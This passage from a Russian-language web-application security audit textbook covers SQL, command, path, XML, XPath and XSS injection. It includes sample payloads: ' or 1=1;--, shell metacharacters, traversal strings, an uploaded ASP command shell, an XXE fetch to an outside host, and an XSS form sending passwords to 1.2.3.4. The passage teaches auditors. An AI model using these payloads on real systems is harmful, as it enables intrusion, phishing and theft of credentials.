Эта инструкция все еще уязвима к SQL-инъекции, если пользователи передают ввод для параметра `tableName`; однако у разработчика может не быть другого выбора для динамического имени таблицы. Когда инструкция компилируется, все структурные элементы запроса должны присутствовать в параметризованном запросе, включая имена таблиц, имена столбцов и любые SQL-директивы. Фактически это означает, что параметризованные запросы могут подставлять параметры только в предложения `WHERE`, `SET` или `VALUES`. Эти три предложения покрывают большинство SQL-запросов, но не охватывают ряд более сложных случаев. Например, запрос с предложением `WHERE` может зависеть от присутствия определенных значений. Разработчик может реализовать его так:

```
"SELECT * FROM table WHERE name = ?"

+ (param1 != NULL ? " AND col1 LIKE '" + param1 + "'" : "")
+ (param2 != NULL ? " AND col2 LIKE '" + param2 + "'" : "")
+ (param3 != NULL ? " AND col3 LIKE '" + param3 + "'" : "");
```

В этом случае разработчик хочет изменять структуру предложения `WHERE` в зависимости от содержимого определенных параметров. Есть более безопасные способы подготовить этот запрос, но предыдущий подход на самом деле довольно популярен. Часто можно увидеть такие инструкции в коде, который позволяет пользователям искать по части базы данных. Более подходящая форма параметризованного запроса выглядит так:

```
SELECT * FROM table WHERE name = ?

AND (? <> NULL AND col1 LIKE ?) ...
```

Эта инструкция является безопасной версией предыдущего запроса. Однако некоторые проблемы нельзя решить параметризованными запросами. Порядок сортировки и столбцы сортировки также являются структурными элементами, потому что влияют на то, как планировщик запросов компилирует инструкцию. Вот пример:

```
SELECT * FROM table ORDER by col1, col2 ASC
```

В этой инструкции нельзя заменить `col1`, `col2` или `ASC` параметром (?), поэтому изменение столбцов и порядка сортировки требует динамического SQL или интересной SQL-акробатики.

## Хранимые процедуры

Хранимая процедура очень похожа на подготовленное выражение: обе технологии предназначались для повышения производительности путем предварительной компиляции инструкций и их выполнения как отдельной операции. Хранимые процедуры также добавляют несколько возможностей, которых нет у подготовленных выражений. Они компилируются и хранятся в базе данных под постоянным именем, поэтому существуют неопределенно долго. Они также могут вводить в язык запросов базы данных процедурные конструкции, такие как циклы и ветвления.

У хранимых процедур есть только три потенциальные проблемы безопасности. Во-первых, безопасно ли вызывается запрос? Проверьте, связываются ли параметры как нужно, или процедура вызывается так:

```
"SELECT xp_myquery('" + userData + "')
```

Этот пример уязвим к стандартной SQL-инъекции, если переменная `userData` изменяема атакующим. Такая ошибка может казаться маловероятной, но происходит достаточно часто. Обычный ответ разработчиков в том, что они думали, будто хранимая процедура сама с этим справляется. Поэтому следите за любыми хранимыми процедурами, которые вызываются не через интерфейс связанных параметров.

Во-вторых, используются ли динамические запросы внутри хранимой процедуры? Обычно это происходит потому, что разработчик хочет выполнить запрос, который нельзя предварительно скомпилировать, как и в случае с параметризованными запросами. Поэтому нужно следить за любыми хранимыми процедурами, которые вызывают `EXEC`, `EXECUTE` или `OPEN` со строковым аргументом. Если проследить их назад, обычно обнаруживается динамически сгенерированный SQL. К счастью, такие места можно быстро выявить простым поиском регулярным выражением.

Третья проблема не специфична для базы данных, но может возникнуть, когда хранимые процедуры реализованы на других языках. Многие базы данных допускают модули расширений, и эти модули могут иметь уязвимости, свойственные языку, на котором реализованы. Например, расширение, написанное на C++, может раскрывать уязвимости управления памятью, доступные через пользовательские SQL-параметры. В таких случаях нужно аудировать модули расширений, чтобы убедиться, что они не содержат уязвимостей.

## Инъекция второго порядка

Инъекция второго порядка - это SQL-инъекция, возникающая из данных в самой базе данных; она происходит, когда поля базы данных используются для генерации динамического запроса. Корень проблемы в том, что сложное приложение может затруднять определение точного источника данных. Например, допустим, у вас есть база данных, поддерживающая веб-форум. Следующий параметризованный запрос позволяет пользователям обновлять список членства в досках форума:

```
UPDATE users SET boardlist = ? WHERE user = ?
```

У каждой доски есть числовой ID, поэтому столбец `boardlist` содержит строки вроде 1, 15, 8, 23. Сам по себе этот параметризованный запрос структурирован корректно и безопасен от инъекции. Однако нет смысла помещать данные в базу, если вы их не используете. Вот запрос, который можно использовать для доступа к этим данным:

```
"SELECT board_id, board_name FROM boards, users  
WHERE user = ? AND board_id IN (" + boardList + ")"
```

Переменная `boardList` - строка, полученная из более раннего запроса к базе данных. Проблема в том, что эта строка изначально была предоставлена из пользовательского ввода и могла содержать вредоносные символы. Атакующий может эксплуатировать это, сначала обновив поле `board_id`, а затем вызвав небезопасный запрос по этому полю.

Такие типы инъекционных уязвимостей относительно распространены, особенно в хранимых процедурах. Однако их часто трудно обнаружить, потому что уязвимость возникает из двух или более на вид несвязанных путей кода. Это также делает автоматический анализ и `fuzzing` почти бесполезными. Лучший подход - определить все динамические запросы. Затем относитесь ко всем входным полям базы данных как к враждебным, пока не докажете обратное. В некоторых случаях вы можете не суметь определить, что ввод из базы данных безопасен. Уровень базы данных может

получать ввод из источников, отличных от проверяемого приложения, поэтому, возможно, придется считать это уязвимостью с неизвестным потенциальным риском.

### Black Box Testing for SQL Injection

Тестирование уязвимостей SQL-инъекции с точки зрения black box несложно. Первое, что нужно, - прокси, специально предназначенный для облегчения тестирования веб-безопасности. Java-приложение Paros хорошо подходит и бесплатно доступно на [www.parosproxy.org](http://www.parosproxy.org). ImmunitySec предлагает SPIKE proxy, написанный грозным Dave Aitel. Он также бесплатно доступен на [www.immunitysec.com](http://www.immunitysec.com).

После загрузки одного из этих инструментов нужно настроить его так, чтобы перехватывать запросы, идущие из веб-браузера. В итоге нужно уметь перехватывать исходящий запрос до того, как он попадет на сервер, изменять запрос и отправлять его дальше. Эта процедура может потребовать небольших экспериментов или чтения документации, но разобраться в ней должно быть несложно.

Когда вы освоите перехват запросов, пора начинать тестирование целевого веб-сайта. Нужно систематически пройти функциональность сайта, чтобы не потеряться и не забыть, какую область уже покрыли. Для этого нужно придумать простой способ организовать подход к сайту.

В основном вы используете сайт как обычный пользователь, но перехватываете легитимный трафик и слегка изменяете его, вставляя SQL-метасимволы. Нужно перехватывать каждый GET-запрос со строкой запроса, каждый POST-запрос и каждый cookie, а в каждой переменной пробовать вставлять специальные символы. Безопасная ставка - использовать одинарную кавычку ( ' ), поскольку обычно она делает свое дело. Тестируйте только одну переменную за раз; вы не хотите случайно вставить две одинарные кавычки, которые погасят друг друга и сделают SQL-запрос допустимым.

Обязательно сосредоточьтесь на переменных, которые не выглядят пользовательски управляемыми, и точно выбирайте переменные, похожие на содержащие только числовые поля, например ID или даты. Разработчики веб-приложений, в остальном тщательно предотвращающие SQL-подмену, часто упускают эти переменные.

В первую очередь вы ищете любое состояние ошибки. Это может быть что угодно: от ошибки базы данных, отображенной на экране, до ошибки 500 от веб-сервера или тонкого изменения содержимого страницы.

Когда вы получаете ошибку, которую можно воспроизвести, можно сделать несколько вещей, чтобы определить, вызвана ли она уязвимостью SQL-инъекции. Один прием - удвоить одинарную кавычку, то есть ' ', что обычно экранирует ее для backend-базы данных. Если одна одинарная кавычка вызывает ошибку, а две одинарные кавычки - нет, вы, вероятно, что-то нашли.

Еще один метод, который стоит попробовать, - короткое замыкание запросов SELECT. Если вы внедряете данные в запрос через строковый параметр, попробуйте отправить переменную вроде этой:

```
' or 1=1;--
```

Если повезет, на backend она создаст SQL-запрос вроде следующего:

```
SELECT * from users where password='' or 1=1;--
```

Фраза `or 1=1` просто выбирает каждую строку в таблице. `;` обозначает конец SQL-запроса, а символы `--` указывают backend-базе данных игнорировать остаток строки. Также можно попробовать `%00` для завершения запроса.

После обнаружения ошибки ваша первая цель - определить, похожа ли она на проблему SQL-инъекции, пробуя разные запросы. Когда вы определите, что она связана с SQL, можно начать изучать потенциальные последствия раскрытия, если есть желание. Есть несколько хороших статей о продвинутой SQL-инъекции и blind SQL injection, которые стоит прочитать ради идей, как продолжать. За дополнительной информацией посетите эти сайты: [www.nextgenss.com](http://www.nextgenss.com), [www.spidynamics.com](http://www.spidynamics.com) и [www.cgisecurity.com](http://www.cgisecurity.com).

## Взаимодействие с ОС и файловой системой

При проверке веб-приложения уделяйте особое внимание каждому взаимодействию с операционной системой и файловой системой, особенно когда участвует пользовательский ввод. Именно в этих местах разработчики сильно рискуют создать уязвимости безопасности в иначе безопасных высокоуровневых языках. При проверке веб-приложений обязательно изучайте типы взаимодействий, описанные в следующих разделах. Большинство этих проблем связано с уязвимой обработкой метасимволов, поэтому за дополнительной информацией обращайтесь к главе 8.

## Выполнение

CGI-сценарии часто полагаются на внешние программы для выполнения части обработки приложения. Разработчики часто допускают значимую для безопасности ошибку при вызове отдельной программы, особенно когда пользовательский ввод участвует в аргументах программы. Вот простой пример уязвимой Perl-программы:

```
#!/usr/bin/perl

print "Content-type: text/html\n\n";

$dir = $ENV{'QUERY_STRING'};

system("ls -laF $dir");
```

Эта программа принимает имя каталога как строку запроса и пытается напечатать пользователям листинг каталога. Атакующие могут предоставить любое число метасимволов оболочки для каталога и выполнить собственные команды. Например, передача `/tmp;echo hi` для `$dir` заставит предыдущую Perl-программу сделать следующее:

```
system("ls -laF /tmp ; echo hi");
```

Если внешняя программа запускается способом, который не поддается манипуляции, разработчик все равно может оказаться в беде. Нужно также изучить запускаемую программу и убедиться, что у нее нет специальной функциональности обработки. Например, UNIX-программа `mail` ищет `escape-последовательность ~!command`. Если веб-приложение использует эту программу для отправки почты, оно может быть эксплуатируемым, если пользователь предоставит ввод так, что письмо содержит эту `escape-последовательность`.



Глава 18 рассматривает эту тему глубже, но помните, что несколько мощных языков высокого уровня предоставляют разработчикам множество способов порождать подпроцессы. Часто можно заставить приложения выполнять произвольные команды в местах, где разработчик намеревался выполнить только операцию вроде открытия файла.

## Обход пути

Если приложение использует пользовательский ввод при построении имени пути, построенный путь может быть уязвим к атаке обхода пути, также известной как атака каноникализации пути. Например, рассмотрим следующий фрагмент VBScript ASP:

```
filename = "c:\temp\" & Request.Form("tempfile")

Set objTextStream = objFSO.OpenTextFile(filename,1)

Response.Write "Contents of the file:<br>" & objTextStream.ReadAll
```

Если пользователи передадут параметр `tempfile` с компонентами обхода каталогов, они могут обманом заставить веб-приложение отображать файлы из других каталогов. Например, параметр `tempfile` со значением `..\boot.ini` заставляет приложение открыть файл `c:\temp\..\boot.ini` и отобразить его.

## NUL-байт

Многие языки более высокого уровня имеют собственную нижележащую реализацию строкового типа данных, и чаще всего такие строки могут содержать символ со значением 0, или NUL-символ. Когда эти строки передаются ОС, NUL-байт интерпретируется как конец строки. Это может быть полезно атакующим, пытающимся манипулировать веб-приложением, которое взаимодействует с ОС или файловой системой.

## Программируемые SSI

Обращайте внимание на места, где выполняются программируемые `server-side includes`. Обычно они используются на странице, которой нужно включить содержимое другого сценария, но которая определяет, какой сценарий включать, во время выполнения. Если можно манипулировать именем включаемого сценария, потенциально можно прочитать файлы, к которым обычно нет доступа. В общем случае нельзя читать за пределами веб-корня, но если можно прочитать код, к которому у вас не должно быть доступа, или файлы в `WEB-INF`, можно обнаружить полезную информацию.

Вот пример уязвимого JSP:

```
<jsp:include page='<%= "subpages/" +
request.getParameter("_target") + ".jsp"%>
```

Атакующий может отправить параметр `_target` следующим образом:

```
../../../../WEB-XML/web.xml%00
```

Этот параметр заставляет JSP-интерпретатор включить конфигурационный файл `web.xml`.

## Загрузка файлов

Уязвимости загрузки файлов часто застают разработчиков врасплох. Многие веб-приложения позволяют пользователям загружать файл на веб-сервер, и эти файлы часто хранятся в каталоге веб-дерева. Если можно манипулировать именем загруженного файла так, чтобы у него было расширение, сопоставленное обработчику сценарного языка, возможно, получится выполнить произвольный код на веб-сервере.

Допустим, вы выполняете black box тестирование финансового приложения, позволяющего пользователям загружать файл транзакции на веб-сервер, который затем разбирает и передает файл серверу приложений. Пользователи не могут контролировать имя файла, но могут контролировать расширение файла. Проведя небольшую детективную работу, можно определить, что временный каталог, хранящий файл, расположен в веб-дереве. После подготовки почвы атака прямолинейна: короткий ASP-сценарий берет команду из строки запроса и запускает ее через командную оболочку. Сценарий загружается в веб-систему как файл транзакции с расширением `.asp`. Файл сохраняется во временный каталог со случайным именем. Затем следующий запрос выполняется напрямую к временному файлу:

```
https://www.test.com/uploads/apptemp/JASD1232.asp?cmd=echo+hi
```

Временный файл проходит через обработчик ASP, и указанная команда выполняется на веб-сервере. Также подумайте о `server-side includes` в контексте загрузки файлов. Если пользователи могут загрузить или отредактировать файл `.html`, они могут вставить SSI-теги, которые заставят веб-сервер читать файлы и выполнять команды по их выбору.

## XML Injection

XML-инъекция означает вставку XML-метасимволов в XML-данные с намерением изменить смысл XML-документа или попытаться эксплуатировать XML-анализатор. Эта проблема часто возникает в многоуровневых веб-приложениях, где один уровень общается с другим с помощью XML-документов, например Web Services. Если документ строится так, что пользовательский ввод используется небезопасно, атакующие могут выполнить несколько атак. Такая проблема также может возникнуть, когда XML-документ загружается с локальной машины в веб-приложение как часть нормальной обработки.

В общем случае, когда приложение строит XML-документ, оно может делать это через программный API, например W3C Document Object Model (DOM), или просто через обычные функции манипуляции текстом. Как проверяющий, вы должны протестировать любые API, используемые разработчиком приложения, чтобы убедиться, что пользовательский ввод экранируется корректно. Программные API обычно безопасны. Однако если вы видите, что для построения XML-документов используются функции манипуляции текстом, нужно внимательно присмотреться. Например, взгляните на следующий код Visual Basic:

```
strAuthRequest = _  
    "<AuthRequest>" & _  
    "<Login>" & Login & "</Login>" & _  
    "<Password>" & Password & "</Password>" & _  
    "</AuthRequest>"
```

Этот код формирует запрос аутентификации с помощью текстовой конкатенации. Если пользователи контролируют переменные Login и Password, они могут поместить в данные XML-метасимволы вроде < и > и потенциально изменить смысл запроса.

У атакующих есть несколько вариантов использования уязвимости XML-инъекции. Самый прямолинейный вариант - изменить запрос так, чтобы он выполнял что-то, что механизмы безопасности иначе предотвратили бы. Другой подход - атаковать сам XML-анализатор. XML-анализатор, написанный на C, может иметь переполнения буфера или другие типы проблем. Также сообщалось, что XML-анализаторы уязвимы к нескольким состояниям отказа в обслуживании, которые можно вызвать через инъекционный вектор.

Еще одна общая форма атаки - атака XML external entities (XXE). Если атакующие могут отправить документ XML-анализатору цели, они могут попытаться заставить анализатор получить удаленный XML-документ. Самый простой способ инициировать эту атаку - предоставить XML-документ с тегом DOCTYPE, который ссылается на интересующий URL. Например, атакующие могут отправить следующий XML-документ:

```
<xml version="1.0">  
  
<!DOCTYPE foo SYSTEM "http://1.2.3.4:1234/";>  
  
<foo/>
```

Если XML-анализатор настроен выполнять проверку схемы, он пытается подключиться к 1.2.3.4 на порту 1234 и отправить GET-запрос. Этот запрос может заставить XML-анализатор пытаться подключаться к разным портам с точки зрения целевого сервера. Атакующие могут использовать эти попытки соединения для сканирования портов в зависимости от поведения тайм-аутов анализатора. Они также могут попытаться прочитать файлы из файловой системы или сети, если смогут придумать механизм просмотра результатов ошибки разбора.

Чтобы понять, почему это может быть проблемой, рассмотрим XML-анализатор, пытающийся разрешить URL file:// через сетевые механизмы Windows. Эта попытка соединения заставляет сервер попытаться аутентифицироваться и, следовательно, раскрыть себя для SMB проху-атаки с машины атакующего. Другой потенциальный вектор эксплуатации - попытка создать исходящие соединения, которые могут открыть дыры в stateful-межсетевых экранах. Например, атакующие могут приказать XML-анализатору попытаться подключиться к порту 21 на их машине. Если межсетевой экран разрешает исходящее FTP-соединение, а атакующие могут заставить XML-анализатор отправить команду PORT, stateful-межсетевой экран может истолковать команду как признак легитимного FTP-соединения данных и открыть соответствующее обратное соединение через межсетевой экран.

## XPath Injection

XML Path (XPath) Language - язык запросов, который приложения могут использовать для программной адресации частей XML-документов. Он часто применяется для извлечения информации из XML-документа. Если XPath-запрос динамически строится на основе пользовательского ввода, извлеченная информация может быть взята из непредусмотренных частей документа. Самая распространенная причина XPath-инъекции в веб-приложениях - большой XML-конфигурационный файл, содержащий инструкции для переходов страниц или потоков страниц, часто используемый компонентом Controller MVC-приложения. После выполнения задачи веб-приложение ищет следующую отображаемую страницу в этом конфигурационном файле, часто используя пользовательскую информацию как часть запроса. Веб-приложение может использовать такой запрос:

```
$XPathquery = "/app1/chicago/" . $language . "/nextaction";
```

Если пользователи могут передать компонент запроса, они могут использовать символы `../` и спецификации XPath-запроса, чтобы сформировать нечто похожее на атаку обхода каталогов. Например, следующее значение для `$language` поднимается на два компонента в документе, затем выбирает первый дочерний компонент, второй компонент этого дочернего элемента и первый дочерний компонент этого элемента:

```
=../../*[position()=1]/*[position()=2]/*[position()=1]
```

Если во время проверки вы обнаружите уязвимость XPath-инъекции, можно использовать эти позиционные компоненты, чтобы перебрать каждый возможный результат в документе. Например, уязвимый компонент запроса, заканчивающийся NUL-байтом (`\0`), может позволить атакующему полностью исследовать XML-документ, не беспокоясь о добавлении информации к XPath-запросу.

## Межсайтовый скриптинг

Cross-site scripting (XSS) за годы приобрел несколько негативный образ из-за энтузиастов-исследователей, заполнявших списки рассылки атаками, которые можно считать низкорисковыми, но это интересный тип раскрытия. Корень проблемы в том, что веб-приложения, веб-серверы и промежуточное ПО часто позволяют пользователям отправлять HTML, который затем воспроизводится веб-сервером. Это может позволить атакующим косвенно запустить атаку против другого клиента веб-сайта.

NB. Cross-site scripting сокращается как XSS, потому что очевидная аббревиатура CSS уже используется для cascading style sheets.

Например, допустим, у вас есть такая ASP-страница:

```
<html>

<body>

Hi there <%= Request.QueryString("name") %>!<p>

</body>

</html>
```

Если передать параметр name в строке запроса, эта страница отразит его обратно. Допустим, атакующий вводит следующий запрос в веб-браузер:

```
http://localhost/test.asp?name=<img%20src%3d"javascript:alert('hi');">
```

Когда страница отображается, на ней появляется окно alert с сообщением "hi", как показано на рисунке 17-6.

# Test page!

Hi there !



**Рисунок 17-6. Окно сообщения при XSS**

Как атакующие могут использовать это окно сообщения для атаки? Подходов много, но пока рассмотрим простой пример. Допустим, атакующий отправил такой запрос:

```
http://localhost/test.asp?name=jim!<form%20action="1.2.3.4">
<p>Enter%20Secret%20Password:<br><input%20name="password">
<br><input%20type="submit"></form>
```

Атакующий получит от веб-сервера ответ, похожий на рисунок 17-7.

```
Test page!

Hi there jim!

Enter Secret Password:

Submit Query

!
```

**Рисунок 17-7. Ответ при cross-site scripting**

Атакующий создал форму, которая выглядит принадлежащей официальному сайту, но фактически говорит браузеру отправить информацию злому веб-серверу по адресу 1.2.3.4. Может возникнуть вопрос, почему эта атака важна, ведь любой отправляющий эту ссылку фактически атакует сам себя. Такой тип атаки можно инициировать несколькими способами, но классический пример - ссылка в HTML-письме. Если атакующие смогут достаточно скрыть содержимое URI, чтобы он казался конечным пользователям легитимным, получатели могут легко щелкнуть URI и оказаться на официально выглядящей странице атакующих.

Изменение содержимого страницы - жизнеспособный вектор атаки, но фактически один из менее серьезных путей. Эта атака становится серьезнее, если учитывать внедрение клиентских

сценариев браузера, таких как JavaScript, клиентских объектов ActiveX или Java-апплетов. В общем случае эти клиентские технологии ограничены в возможностях, поскольку предполагается, что они изолированы от машины клиента. Если бы владелец вредоносного веб-сервера мог легко приказать браузеру клиента перемещать файлы или запускать программы, Интернет оказался бы в тяжелом положении, и иногда так происходит, когда ошибки браузера дают такой эффект. Поэтому эти сценарные языки обычно не полезны для атаки ОС, но они дают атакующим доступ к содержимому веб-страницы, частью которой являются сценарии.

Например, пользователя обманом заставляют предоставить HTML, который затем внедряется в веб-страницу, отображаемую `www.bank.com`. Это означает, что внедренный HTML может извлечь данные с веб-страницы `www.bank.com`, и с помощью пары приемов атакующие могут заставить веб-клиент отправить эти данные злому веб-серверу. Следующий пример показывает квинтэссенцию атаки - кражу cookies:

```

```

Любые cookies, отправленные `www.bank.com`, также отправляются веб-серверу `www.evil.com` внедренным сценарным кодом. Это почти наверняка включает ключ сеанса или другую информацию, интересную атакующему.

NB. HTTP-метод TRACE может вызвать вариант XSS-атаки, известный как cross-site tracing (XST). Он использует веб-сервер, поддерживающий метод TRACE, чтобы просто отразить вредоносное тело сущности в контексте целевого сайта. Операционно эта атака предотвращается простым отключением метода TRACE на веб-сервере.

Уязвимости cross-site scripting можно разделить на две категории. Первая, часто называемая *reflected*, *reflexive* или *first order cross-site scripting*, является наиболее понятной разновидностью. Клиентский запрос атакующего фактически содержит вредоносный HTML, а сервер отражает его обратно. Предыдущий пример относится к этой разновидности. Второй тип известен как *stored* (*second order*) *cross-site scripting*. Он возникает, когда веб-сайт сохраняет ввод пользователя, обычно в базе данных, файле, памяти и так далее. Фактическая атака происходит позже, когда этот ввод извлекается из хранилища и показывается клиенту. Хранимый cross-site scripting может быть даже опаснее отраженного, потому что не требует от атакующего обманом заставлять пользователя щелкать ссылку. Атака просто выполняется, когда жертвы просматривают страницы на уязвимом сайте.

Один особенно забавный пример хранимой XSS-уязвимости дал червь, распространившийся по популярной социальной сети `myspace.com` в феврале 2005 года. Человек, известный как Samy, эксплуатировал хранимую XSS-уязвимость, чтобы добавлять себя в друзья любому участнику, просматривающему его профиль. Его объяснение эксплойта доступно на <http://namb.la/popular/tech.html>. Сценарий эксплойта распространялся, встраивая себя в профиль каждого нового друга, обеспечивая экспоненциальный рост числа затронутых пользователей. Через несколько часов после выпуска Samy был другом большей части сообщества `myspace.com`, нравилось им это или нет. Ущерба нанесено не было, и по сей день за эту шалость не предпринималось юридических действий, но этот инцидент определенно демонстрирует опасность хранимых XSS-уязвимостей.

## Проблемы потоков

Веб-технологии могут использовать несколько разных моделей потоков. Если какие-либо глобальные данные или переменные существуют между потоками и используются не потокобезопасным образом, результатом могут стать уязвимости безопасности. Этот тип уязвимости чаще всего всплывает в коде Java-сервлетов с переменными классов Java. Некоторые конкретные примеры обсуждаются в главе 18.

## Проблемы C/C++

Низкоуровневые проблемы безопасности, такие как переполнения буфера и уязвимости форматных строк, вряд ли возникнут в языках высокого уровня, обычно используемых для веб-приложений. Однако их стоит тестировать, потому что компоненты C и C++ довольно регулярно проникают в веб-приложения. Такой низкоуровневый код часто используется в следующих ситуациях:

- Веб-приложения, использующие NSAPI или ISAPI по причинам производительности
- Веб-приложения с ISAPI- или NSAPI-фильтрами для frontend-защиты
- Веб-интерфейсы, которые в основном являются обертками над коммерческими приложениями
- Веб-интерфейсы, использующие внешние COM-объекты
- Веб-интерфейсы к старым бизнес-объектам, бизнес-приложениям и унаследованным базам данных, которым требуются компоненты C/C++ как промежуточное ПО

Удивительно, но переполнения буфера иногда могут возникать на ASP- или Java-веб-сайте. Обычно они являются результатом C/C++-кода, используемого неочевидным образом в backend-обработке. Если система содержит несколько уровней или интерфейсов с технологией, полной спецификации которой у вас нет, стоит рассмотреть тестирование, ориентированное на проблемы C/C++.

## Суровые реалии Web

Веб-приложения в целом находятся не в самом выгодном положении с точки зрения безопасности, и защита таких систем может быть тяжелой борьбой в гору. Это утверждение может показаться чрезмерно суровым, но, как постоянно показывают аудиты веб-безопасности, в Web дела просто не слишком красивы.

Суть в том, что безопасность всей системы определяет, можно ли скомпрометировать веб-приложение. Иными словами, безопасность веб-приложения зависит не только от кода веб-приложения, но и от безопасности и конфигурации веб-сервера, движка сервлетов, серверов приложений, фреймворков веб-приложений, других сторонних компонентов и промежуточного ПО, безопасности базы данных, ОС сервера и конфигурации межсетевого экрана. Изолированная проверка исходного кода веб-приложения, хотя и безусловно ценна, изучает только часть поверхности атаки.

Этот раздел пытается опереться на исторические закономерности и личный опыт, чтобы сформировать реалистичные ожидания от среды безопасности, которую сегодня предоставляет средняя корпоративная веб-инфраструктура. Эти максимы могут показаться чрезмерно суровыми или пессимистичными, но они отражают правила игры в ее текущем виде.

Нельзя доверять веб-серверу: веб-платформы - сложные, быстро меняющиеся продукты, которые в целом имели слабую историю безопасности. Справедливости ради, Apache и OpenSSL

держались довольно хорошо, имея лишь несколько удаленно эксплуатируемых ошибок за последние пару лет, а IIS 6.0 выглядит многообещающе в конфигурации default deny. Однако эта история не слишком обнадеживает, и почти у каждого другого веб-сервера история безопасности довольно плохая. К сожалению, неважно, насколько безопасен код вашего веб-приложения, если атакующий может легко скомпрометировать веб-сервер.

Реальность: велика вероятность, что платформа веб-сервера, размещающая проверяемое приложение, имеет собственные уязвимости. Это не неожиданно, поскольку большинство сложного ПО, вероятно, содержит спящие ошибки безопасности. Однако важно осознавать этот потенциал уязвимостей и учитывать его при планировании и анализе рисков. Кроме того, критично своевременно устанавливать исправления поставщика.

NB. Как проверяющий, вы должны изучить безопасность своего веб-ПО и убедиться, что не подвержены известным проблемам. Один полезный ресурс - база уязвимостей Security Focus ([www.securityfocus.com](http://www.securityfocus.com)), где часто достаточно информации, чтобы самостоятельно протестировать проблему. Полезно перейти на страницу Credit записи об уязвимости и найти исходную публикацию, описавшую проблему, потому что сообщения исследователей всегда более технические, чем advisories поставщиков.

Если у вас есть время и мотивация, можно попробовать найти уязвимости в ПО самостоятельно. Это занятие не так бесплодно, как может показаться, поскольку в коде веб-фреймворков, вероятно, полно неожиданных уязвимостей.

Кроме того, если нужно найти версии ПО, работающего на веб-сервере, попробуйте использовать netcat или TELNET для подключения к порту 80 и отправки простого HEAD-запроса, например:

```
HEAD / HTTP/1.0
```

Обычно вы получаете баннер от веб-сервера, который сообщает версию работающего ПО веб-сервера, а часто и версии других компонентов.

Атакующие могут получить ваш серверный исходный код: уязвимости раскрытия исходного кода в веб-серверах и коннекторах веб-серверов годами были распространены. Один из авторов, например, более пяти лет назад нашел несколько уязвимостей раскрытия исходного кода в Java Web Server, основанных на приемах вроде пропуска файлов через разные сервлеты и добавления символов к концам имен файлов, таких как %00 и %2e. Пугает то, что такие приемы до сих пор работают против коммерческих корпоративных продуктов.

Если у веб-сервера нет уязвимости раскрытия исходного кода, есть хороший шанс, что она возникнет из взаимодействия разных технологических уровней в его настройке. Также возможно, что JSP forwarding, XML-инъекция или какой-то другой механизм веб-приложения можно эксплуатировать для получения фрагментов серверного исходного кода.

Реальность: приложение должно проектироваться исходя из предположения, что атакующие в конечном счете смогут увидеть серверный исходный код. Исходный код не должен содержать чувствительную информацию, а сайт должен быть достаточно безопасным, чтобы раскрытие технической функциональности не имело значения. Если хотите исследовать возможность получения серверного исходного кода, проверьте базу уязвимостей Security Focus ([www.securityfocus.com](http://www.securityfocus.com)), упомянутую в совете по аудиту.

Атакующие могут найти способ обнаружить конфигурации или скачать конфигурационные файлы: конфигурационные файлы приложений обычно состоят из плоских текстовых файлов или XML-документов в каталогах непосредственно вне веб-дерева или в каталогах внутри веб-дерева, имеющих какую-либо форму защиты. Постоянно существовали уязвимости, позволяющие



атакующим извлекать эти файлы или использовать разные приемы для изучения конфигурации веб-сервера. Эти уязвимости означают, что отладочная функциональность, прототипный код, интерфейсы разработки и тестирования, интерфейсы поддержки и административные интерфейсы, которые присутствуют, но скрыты слоем неясности, скорее всего, будут обнаружены. Кроме того, чувствительная информация в конфигурационных файлах, вероятно, подвержена риску раскрытия.

Реальность: в производственной среде не должно быть никаких сценарных файлов, сопоставлений сервлетов или обработчиков, которые вы не хотите отдавать на изучение анонимным интернет-атакующим. Как проверяющий, вы определенно должны сосредоточиться на всем, что выглядит как лишнее содержимое, поскольку оно обычно проверено хуже, чем основной код.

Атакующие могут найти все файлы в веб-дереве: множество уязвимостей позволяло атакующим получать индексы каталогов или перечислять файлы и каталоги в веб-дереве. Они могут варьироваться от уязвимостей веб-серверов до проблем конфигурации и специфичных для приложения раскрытий. Атакующие также могут выполнить brute-force или словарную атаку в поисках содержимого либо искать конкретные файлы, такие как tar-файлы, журналы Oracle, журналы систем версионирования и другие типы распространенных файлов, оставленных разработчиками.

Реальность: в веб-дереве не должно быть ничего, кроме документов, которые вы намерены отдавать веб-сервером. Можно ожидать, что атакующие в конечном счете найдут любые файлы в веб-дереве. Это означает, что включаемые файлы, заметки программистов, отладочный код и любые другие артефакты разработки должны быть удалены или сохранены вне веб-дерева.

Reverse engineering Java-классов прост: файлы Java-классов обычно хранятся в архивах или каталогах непосредственно вне веб-дерева. Если атакующие используют уязвимость, позволяющую скачать эти class-файлы, они фактически получают Java-исходники приложения. Файлы Java-классов можно декомпилировать до состояния, фактически эквивалентного исходной форме. Восстановленные исходные файлы не содержат комментариев, и некоторые имена локальных переменных теряются, но в остальном они вполне читаемы.

Реальность: помните об этой проблеме, когда оцениваете значимость находки, которую, как кажется, было бы трудно обнаружить извне. В качестве решения можно попытаться обфусцировать class-файлы, чтобы их было трудно декомпилировать. В идеале, однако, атакующие, имеющие полный исходный код приложения, не должны иметь возможности эксплуатировать систему.

NB. Если хотите разобрать несколько Java class-файлов, используйте GUI Java-декомпилятора на основе Jad, быстрого Java-декомпилятора. ПО Jad и список доступных для него GUI можно найти на [www.kpdus.com/jad.html](http://www.kpdus.com/jad.html).

Веб-приложения может быть довольно трудно проверять: многие веб-приложения в значительной степени состоят из стороннего кода. Приложения, построенные вокруг фреймворков или активно использующие готовые технологии, могут быть трудны для анализа. Проверяющий безопасность должен уметь проследивать поток данных от начала до конца приложения, и этот процесс весьма сложен, когда большие части функциональности недоступны без reverse engineering.

Кроме того, многие веб-приложения абстрагированы настолько, что их становится трудно осмыслить. Абстракция, предоставляемая веб-фреймворками, может вести к большему разделению труда и более продуктивным программистам, но она также распределяет функциональность системы по нескольким разным уровням. Сильно разнесенная по отсекам объектно-ориентированная система имеет привлекательные характеристики, но если она не сделана исключительно хорошо, она обычно усложняет проверку безопасности. Как проверяющего, вас в первую очередь интересуют сквозной поток данных и применение средств безопасности. Понять полный поток данных очень трудно, когда функциональность, нужная для обработки одного

веб-запроса, распределена более чем по десяти классам и XML-конфигурационным файлам, что нередко.

Реальность: веб-приложения могут иметь слабости, которые трудно выявить даже целенаправленным аудитом исходного кода.

## Стратегия аудита

